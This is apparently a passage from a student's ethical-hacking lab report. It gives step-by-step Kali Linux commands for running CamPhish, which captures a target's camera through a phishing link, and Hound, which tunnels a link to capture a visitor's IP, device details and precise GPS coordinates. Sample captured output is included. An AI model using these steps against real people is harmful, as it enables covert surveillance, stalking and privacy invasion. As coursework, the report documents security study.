File Actions Edit View Help
khushikhuishi ~
$ cd CamPhish
$./CamPhish
```

## 3) chmod 777 camphish.sh:




Kali [Running] - Oracle VirtualBox

File Machine View Input Devices Help

khushi@khushi: ~/CamPhish

```
$ cd CamPhish
$ chmod 777 camphish.sh
$
```

#### 4) Select a Option:



Kali [Running] - Oracle VirtualBox


File Machine View Input Devices Help

khushi@khushi: ~/CamPhish


```
CamPhish Ver 2.0
www.techchip.net | youtube.com/techchipnet

Choose tunnel server—
[01] Ngrok
[02] CloudFlare Tunnel
[+] Choose a Port Forwarding option: [Default is 1]
```


#### 5) Select a Option :




## 6) Started a Attack:



## 7) Click a Link Now start a attack:



## 8) Start a Camera access :




## Practical-8

## **AIM:**

Identify and track the precise geographical location of a target device or individual using the Hound tool to demonstrate location-based information gathering.

## **STEPS with screenshots:**

- 1) Git clone though add Hound:




A screenshot of a Kali Linux terminal window titled "Kali [Running] - Oracle VirtualBox". The window shows a dark-themed desktop background with a terminal session open. The terminal prompt is "(khushi@khushi: ~)". The user has run the command "git clone https://github.com/techchipnet/hound.git" and received an error message: "fatal: destination path 'hound' already exists and is not an empty directory." The terminal window has a standard Linux-style interface with icons at the top and bottom.

- 2) Redirect Hound:

Kali [Running] - Oracle VirtualBox

File Machine View Input Devices Help

```
khush@khushi:~/hound$ git clone https://github.com/techchipnet/hound.git
fatal: destination path 'hound' already exists and is not an empty directory.
khush@khushi:~/hound$ cd hound
khush@khushi:~/hound$
```



Right Ctrl

### 3) Chmod 777 hound.sh:

Kali [Running] - Oracle VirtualBox


File Machine View Input Devices Help

```
khush@khushi:~/hound$ git clone https://github.com/techchipnet/hound.git
fatal: destination path 'hound' already exists and is not an empty directory.
khush@khushi:~/hound$ cd hound
khush@khushi:~/hound$ chmod 777 hound.sh
khush@khushi:~/hound$
```




Right Ctrl

### 4) Select yes:



## 5) Start a attack:



## 6) Start a attack:

```

Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
lsush@kali: ~$./hound
Hound Ver 0.2 - by Anil Parashar [techChip]
www.techchip.net | youtube.com/techchipnet
Hound is a simple and light tool for information gathering and capture GPS coordinates.

Do you want to use cloudflared tunnel?
Start a tunnel locally to localhost:8080 [localhost:8080 [Default is Y] [Y/N]: y
Cloudflared already installed.
[*] Starting php server ...
[*] Starting cloudflared tunnel ...
[*] Direct link: https://there-engagement-dispatched-golf.trycloudflare.com

[*] Waiting targets, Press Ctrl + C to exit ...

[*] Target opened the link!
[*] IP: 2409:40c1:15:a8e0:509c:fb3:15af:f6b4
Hound - Information Gathering Report


Device Information
User Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Platform: Linux x86_64
Cookies Enabled: true
Browser Language: en-US
Browser Name: Netscape
Browser Codename: Mozilla
RAM: undefined
CPU Cores: 4
Screen Width: 955
Screen Height: 925
Local Time: 9:54+52 am
RefURL:
OS CPU: Linux x86_64

Target IP Detail
IP: 152.58.62.55


GPS Lat Long Information
Latitude: 19.136
Longitude: 73.0039
Map Location: https://www.google.com/maps/place/19.136,73.0039
Google Earth: https://earth.google.com/web/search/19.136,73.0039

```

## 07) Location Find:



## 08) Location Find:



